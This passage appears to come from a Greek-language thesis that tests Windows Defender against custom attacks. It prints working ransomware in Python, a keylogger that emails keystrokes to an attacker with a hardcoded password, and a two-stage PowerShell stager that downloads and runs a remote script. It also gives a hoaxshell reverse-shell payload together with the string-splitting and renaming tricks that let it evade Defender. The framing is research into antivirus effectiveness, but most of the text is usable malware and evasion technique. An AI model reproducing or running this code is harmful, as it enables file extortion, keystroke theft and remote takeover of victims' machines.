
Εικόνα 39 Mythic - εκτέλεση εντολής keylogger



Εικόνα 40 Mythic - Αποτέλεσμα εκτέλεσης εντολής keylogger

4.1.6 shell

Τέλος, για ακόμη περισσότερες δυνατότητες η εντολή shell μας επιτρέπει να τρέξουμε το cmd.exe που σε αυτό στη συνέχεια μπορούμε να τρέξουμε οποιαδήποτε άλλη Windows terminal εντολή επιθυμούμε.




Εικόνα 41 Mythic - εκτέλεση εντολής shell

4.2 Africana-framework

Το Africana-framework [29] είναι ένα framework σχεδιασμένο για red teaming λειτουργίες. Μία από αυτές είναι η δημιουργία μη ανιχνεύσιμου payload και αυτή θα χρησιμοποιηθεί στην ενότητα αυτή.

Αρχικά, επιλέγουμε τη λειτουργία.




Εικόνα 42 Africana framewrok - Επιλογή λειτουργίας

Στην συνέχεια, διαλέγουμε τον τύπο και το εργαλείο της επίθεσης που επιθυμούμε να χρησιμοποιήσουμε.


Στην συγκεκριμένη περίπτωση διαλέγουμε το PowerJoker [30] που είναι ένα εργαλείο που μπορεί να δημιουργήσει ένα καλά obfuscated powershell που δίνει στον επιτιθέμενο reverse shell. Τέλος εισάγουμε την ip και το port που θα ακούει το script.

Εικόνα 43 Africana framework - επιλογή εργαλείου επίθεσης και εισαγωγή ip

Τέλος, βλέπουμε το τελικό script του εργαλείου και αφού το τρέξουμε στο Windows μηχάνημα αποκτάμε reverse shell.



Εικόνα 44 Africana framework - τελικό script



Εικόνα 45 Africana framework - απόκτηση reverse shell

4.3 Επίθεση 2 σταδίων

Μια επίθεση 2 σταδίων περιλαμβάνει συνήθως δύο διακριτές φάσεις ή στάδια, όπου το πρώτο στάδιο είναι συχνά μια μη κακόβουλη ή φαινομενικά ακίνδυνη ενέργεια που διευκολύνει το δεύτερο στάδιο, το οποίο είναι η πραγματική κακόβουλη δραστηριότητα. Αυτή η προσέγγιση χρησιμοποιείται συνήθως από τους επιτιθέμενους για να παρακάμψουν τα μέτρα ασφαλείας και να αυξήσουν τις πιθανότητες επιτυχούς παραβίασης. Στο συγκεκριμένο παράδειγμα, δημιουργούμε 2 αρχεία. Ένα καλόβουλο και ένα κακόβουλο Το κακόβουλο περιέχει ένα obfuscated powershell script που μας παρέχει reverse shell. Το καλόβουλο είναι ένα εκτελέσιμου απλά κατεβάζει ένα απομακρυσμένο powershell script και το εκτελεί.

Αυτή τη φορά, θα χρησιμοποιηθεί το Get-ReverseShell [31].


Εικόνα 46 Εκτέλεση Get-ReverseShell

Στην συνέχεια περιμένουμε από το καλόβουλο αρχείο (εικόνα 45) να κατεβάσει το safe.ps1 που περιέχει το παραπάνω payload της εικόνας 44


```
$scriptUrl = "http://192.168.1.11/safe.ps1"

$scriptBytes = Invoke-WebRequest -Uri $scriptUrl -useBasicParsing -Method Get -MaximumRedirection 0
$scriptContent = [System.Text.Encoding]::UTF8.GetString($scriptBytes.Content)

Invoke-Expression -Command $scriptContent
```

Εικόνα 47 Powershell κώδικας καλόβουλου προγράμματος

Τέλος χρησιμοποιώντας το πρόγραμμα win-ps2exe [32] μετατρέπουμε το παραπάνω σε εκτελέσιμο .exe και εκτελώντας το αποκτάμε reverse shell.



Εικόνα 48 Powersell script σε .exe



Εικόνα 49 Απόκτηση reverse shell μέσω της επίθεσης 2 σταδίων

4.4 Ransomware obfuscation

Στην ενότητα αυτή, θα μελετήσουμε την αποτελεσματικότητα του Windows Defender απέναντι σε μια διαφορετικού τύπου απειλή όπως είναι αυτή ενός Ransomware. Πιο συγκεκριμένα, θα δημιουργήσουμε ένα πρόγραμμα σε python που κρυπτογραφεί τα αρχεία ενός φακέλου σε ένα μηχάνημα Windows και θα ελέγξουμε αν μπορεί να ξεπεράσει τους αντίστοιχους μηχανισμούς ασφαλείας. Το πρόγραμμα είναι το παρακάτω:

safe.py

home > dimitris > Desktop > safe.py

```python
import os
from cryptography.fernet import Fernet

files = []


for file in os.listdir():
    if (os.path.isfile(file)):
        files.append(file)


key = Fernet.generate_key()

with open("thekey.key", "wb") as thekey:
    thekey.write(key)


for file in files:
    with open(file, "rb") as thefile:
        contents = thefile.read()
    contents_encrypted = Fernet(key).encrypt(contents)
    with open(file, "wb") as thefile:
        thefile.write(contents_encrypted)

```


Εικόνα 50 Python κώδικας ransomware

Πιο αναλυτικά, το πρόγραμμα στην αρχή τοποθετεί σε έναν πίνακα όλα τα αρχεία του τρέχοντος φακέλου, στην συνέχεια δημιουργεί το κλειδί κρυπτογράφησης και τέλος κρυπτογραφεί τα αρχεία.

Κάνοντας μια απόπειρα να το τοποθετήσουμε στα Windows ο defender αντιλαμβάνεται τον κίνδυνο και αφαιρεί το αρχείο.


Για αυτό το λόγο θα χρησιμοποιήσουμε και το Anubis [33] που κάνει obfuscate τα python προγράμματα και δημιουργεί και το αντίστοιχο .exe εκτελέσιμο.

Εικόνα 51 Anubis - obfuscate ransomware




Εικόνα 52 Anubis - python πρόγραμμα σε .exe

Για να δοκιμάσουμε αν λειτουργεί δημιουργούμε και ένα test αρχείο στον Windows υπολογιστή



Εικόνα 53 Δοκιμαστικό αρχείο πριν την εκτέλεση του ransomware


Το εκτελέσιμο εκτελείται κανονικά και το περιεχόμενο του παραπάνω αρχείου είναι:



Εικόνα 54 Δοκιμαστικό αρχείο μετά την εκτέλεση του ransomware

4.5 Χειροκίνητη διαδικασία obfuscation

Στην ενότητα αυτή θα χρησιμοποιήσουμε το hoaxshell [34] για να μας δημιουργήσει ένα έτοιμο Windows reverse shell payload και στην συνέχεια χωρίς την χρήση κάποιου άλλου εργαλείου αλλά με την χρήση τεχνικών που κάνουν obfuscate ένα powershell script θα προσπαθήσουμε να το μετατρέψουμε με τέτοιο τρόπο ώστε να ξεπεράσει τον Windows Defender.



Εικόνα 55 Εγκατάσταση hoaxshell

Αφού λοιπόν στήσουμε με επιτυχία το hoaxshell εκτελούμε το αντίστοιχο πρόγραμμα με τα αντίστοιχα ορίσματα και μας παράγει ένα έτοιμο powershell payload για reverse shell.

Εικόνα 56 Εκτέλεση hoaxshell

```
1 $s='192.168.1.11:8080';$i='2c6ddc32-48589ca2-97558761';$p='http://';$v=Invoke-
  WebRequest -UseBasicParsing -Uri $p$s/2c6ddc32 -Headers
  @{"Authorization"=$i};while ($true){$c=(Invoke-WebRequest -UseBasicParsing -Uri
  $p$s/48589ca2 -Headers @{"Authorization"=$i}).Content;if ($c -ne 'None') {$r=iex
  $c -ErrorAction Stop -ErrorVariable e;$r=Out-String -InputObject $r;$t=Invoke-
  WebRequest -Uri $p$s/97558761 -Method POST -Headers @{"Authorization"=$i} -Body
  ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ')} sleep 0.8}
```

Εικόνα 57 Αποτέλεσμα hoaxhell

Το συγκεκριμένο payload όπως είναι προφανές είναι πολύ εύκολα ανιχνεύσιμο από τον windows defender καθώς με το που εκτελείται αμέσως ειδοποιούμαστε ότι πρόκειται για κάτι κακόβουλο.

Εικόνα 58 Εκτέλεση hoaxshell script

Εικόνα 59 Το Windows Defender ανιχνεύει το script του hoaxshel

Επομένως, θα χρησιμοποιηθούν οι παρακάτω 2 τεχνικές για να κάνουν obfuscate το payload.

- **Μετονομασία μεταβλητών:** Για παράδειγμα, η μεταβλητή $i θα μετονομαστεί σε $jushyglkdmhpkihm που προφανώς δεν θα αλλάξει κάτι στο αποτέλεσμα αλλά γεμίζει τον κώδικα με αχρείαστα μεγάλες και δυσανάγνωστες μεταβλητές.

- **Χρήση quotes (‘’) ανάμεσα στις εντολές:** Ξέρουμε πως η χρήση τους δεν επηρεάζει την εκτέλεση των εντολών. Για παράδειγμα, οι 2 παρακάτω εντολές όπως φαίνεται στα αντίστοιχα screenshots (Εικόνα 60 και Εικόνα 61) είναι ισοδύναμες.

```
PS C:\Users\UserPC> dir


    Directory: C:\Users\UserPC


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         6/11/2022  12:05 πμ                .config
d-----         28/8/2023  11:20 μμ                .docker
d-----         6/11/2022  12:08 πμ                .expo
d-----          8/5/2023   8:58 μμ                .icesoft
d-----         13/8/2023   7:52 μμ                .VirtualBox
d-----         14/9/2023  11:46 μμ                .vscode
d-----         28/8/2023   9:08 μμ                CodeWeTrust
d-r---         25/2/2023  11:57 πμ                Contacts
d-r---          5/3/2024   7:37 μμ                Desktop
d-r---         29/9/2023   7:27 μμ                Documents
d-r---         17/3/2024   8:14 μμ                Downloads
d-r---         25/2/2023  11:57 πμ                Favorites
d-----          8/9/2022   4:03 μμ                Intel
d-r---         25/2/2023  11:57 πμ                Links
d-----         6/11/2022  11:55 μμ                MovieChat
d-r---         25/2/2023  11:57 πμ                Music
d-r---          8/9/2022   3:36 μμ                OneDrive
d-r---         25/2/2023  11:57 πμ                Pictures
d-----         16/9/2023   1:23 πμ                ProtectMyTooling
d-r---         25/2/2023  11:57 πμ                Saved Games
d-r---         25/2/2023  11:57 πμ                Searches
d-----          9/3/2023  10:00 μμ                Tracing
d-r---         25/2/2023  11:57 πμ                Videos
d-----         13/8/2023   7:52 μμ                VirtualBox VMs
-a----          9/5/2023   2:09 πμ          33144 .pdfbox.cache
```

Εικόνα 60 Εκτέλεση εντολής dir

```
PS C:\Users\UserPC> d''ir


    Directory: C:\Users\UserPC


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         6/11/2022  12:05 πμ                .config
d-----         28/8/2023  11:20 μμ                .docker
d-----         6/11/2022  12:08 πμ                .expo
d-----          8/5/2023   8:58 μμ                .icesoft
d-----         13/8/2023   7:52 μμ                .VirtualBox
d-----         14/9/2023  11:46 μμ                .vscode
d-----         28/8/2023   9:08 μμ                CodeWeTrust
d-r---         25/2/2023  11:57 πμ                Contacts
d-r---          5/3/2024   7:37 μμ                Desktop
d-r---         29/9/2023   7:27 μμ                Documents
d-r---         17/3/2024   8:14 μμ                Downloads
d-r---         25/2/2023  11:57 πμ                Favorites
d-----          8/9/2022   4:03 μμ                Intel
d-r---         25/2/2023  11:57 πμ                Links
d-----         6/11/2022  11:55 μμ                MovieChat
d-r---         25/2/2023  11:57 πμ                Music
d-r---          8/9/2022   3:36 μμ                OneDrive
d-r---         25/2/2023  11:57 πμ                Pictures
d-----         16/9/2023   1:23 πμ                ProtectMyTooling
d-r---         25/2/2023  11:57 πμ                Saved Games
d-r---         25/2/2023  11:57 πμ                Searches
d-----          9/3/2023  10:00 μμ                Tracing
d-r---         25/2/2023  11:57 πμ                Videos
d-----         13/8/2023   7:52 μμ                VirtualBox VMs
-a----          9/5/2023   2:09 πμ          33144 .pdfbox.cache
```

Εικόνα 61 Εκτέλεση εντολής d''ir

Έτσι, το τελικό αποτέλεσμα είναι το παρακάτω:

```
1 $s='192.168.1.11:8080';$jushyglkdmhpkihm='2c6ddc32-48589ca2-97558761';-
  $p='http://';$v=Invoke-W''ebRequest -UseBasicParsing -Uri $p$s/2c6ddc32 -Headers
  @{"Authorization"=$jushyglkdmhpkihm};while ($true){$c=(Invoke-Web''Request -
  USEBaSicparsing -Uri $p$s/48589ca2 -Headers
  @{"Authorization"=$jushyglkdmhpkihm}).Content;if ($c -ne 'None') {$r=ie''x $c -
  ErrorAction Stop -ErrorVariable e;$r=Out-String -Inpu''tObject $r;$t=Invoke-
  Web''Request -Uri $p$s/97558761 -Method POST -Headers
  @{"Authorization"=$jushyglkdmhpkihm} -Body
  ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ')} sleep 0.8}
```

Εικόνα 62 hoaxshell script μετά το χειροκίνητο obfuscation

το οποίο παρά τα διάφορα warnings ξεπερνάει τον windows defender και μας δίνει πρόσβαση.

```
S C:\Users\Kosta> $s='192.168.1.11:8080';$jushyglkdmhpkihm='2c6ddc32-48589ca2-97558761';$p='http://';$v=Invoke-W''ebReques
 -UseBasicParsing -Uri $p$s/2c6ddc32 -Headers @{"Authorization"=$jushyglkdmhpkihm};while ($true){$c=(Invoke-Web''Request -
SEBaSicparsing -Uri $p$s/48589ca2 -Headers @{"Authorization"=$jushyglkdmhpkihm}).Content;if ($c -ne 'None') {$r=ie''x $c -
rrorAction Stop -ErrorVariable e;$r=Out-String -Inpu''tObject $r;$t=Invoke-Web''Request -Uri $p$s/97558761 -Method POST -H
aders @{"Authorization"=$jushyglkdmhpkihm} -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ')} sleep 0.8}
ut-String : A positional parameter cannot be found that accepts argument '-InputObject'.
t line:1 char:388
... rAction Stop -ErrorVariable e;$r=Out-String -Inpu''tObject $r;$t=Invo ...
                                  ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (:) [Out-String], ParameterBindingException
    + FullyQualifiedErrorId : PositionalParameterNotFound,Microsoft.PowerShell.Commands.OutStringCommand
```

Εικόνα 63 Εκτέλεση hoaxshell script μετά το obfuscation

```
[Important] Awaiting payload execution to initiate shell session...
[Shell] Payload execution verified!
[Shell] Stabilizing command prompt...

C:\Users\Kosta

PS C:\Users\Kosta > hostname
Dimitris C:\Users\Kosta
```

Εικόνα 64 Απόκτηση reverse shell μετά την εκτέλεση του obduscated hoaxshell script

4.5 Keylogger

Θα ελέγξουμε την απόδοση του Windows Dedender απέναντι σε ένα ακόμα αυτοσχέδιο κακόβουλο πρόγραμμα σε python δημιουργώντας αυτή την φορά ένα script που καταγραφεί το κάθε πλήκτρο που πάτησε ο χρήστης και ενημερώνει τον επιτιθέμενο μέσω email..

```python
import smtplib
from pynput.keyboard import Key, Listener
import logging

keys = []                                   #This list will contain the keys that user typed

def sendEmail(message):                     #This function send an email
    s = smtplib.SMTP('smtp.gmail.com', 587)
    s.starttls()
    s.login('test@gmail.com', 'zwbbdbqqppqtvjyq')
    s.sendmail('test@gmail.com', 'test@gmail.com', message)
    s.quit()

def concatenateArray(arr):                  #This function takes all elements of given array and creates a string containing them
    concatenatedString = ''.join(map(str, arr))
    return concatenatedString

def onPress(key):                           #Every 10 characters user types send them by email
    keys.append(key)
    if (len(keys) == 10):
        typedString = concatenateArray(keys)
        sendEmail(typedString)
        keys.clear()


with Listener(on_press=onPress) as listener:       #Open Listener for user's key typing
    listener.join()
```

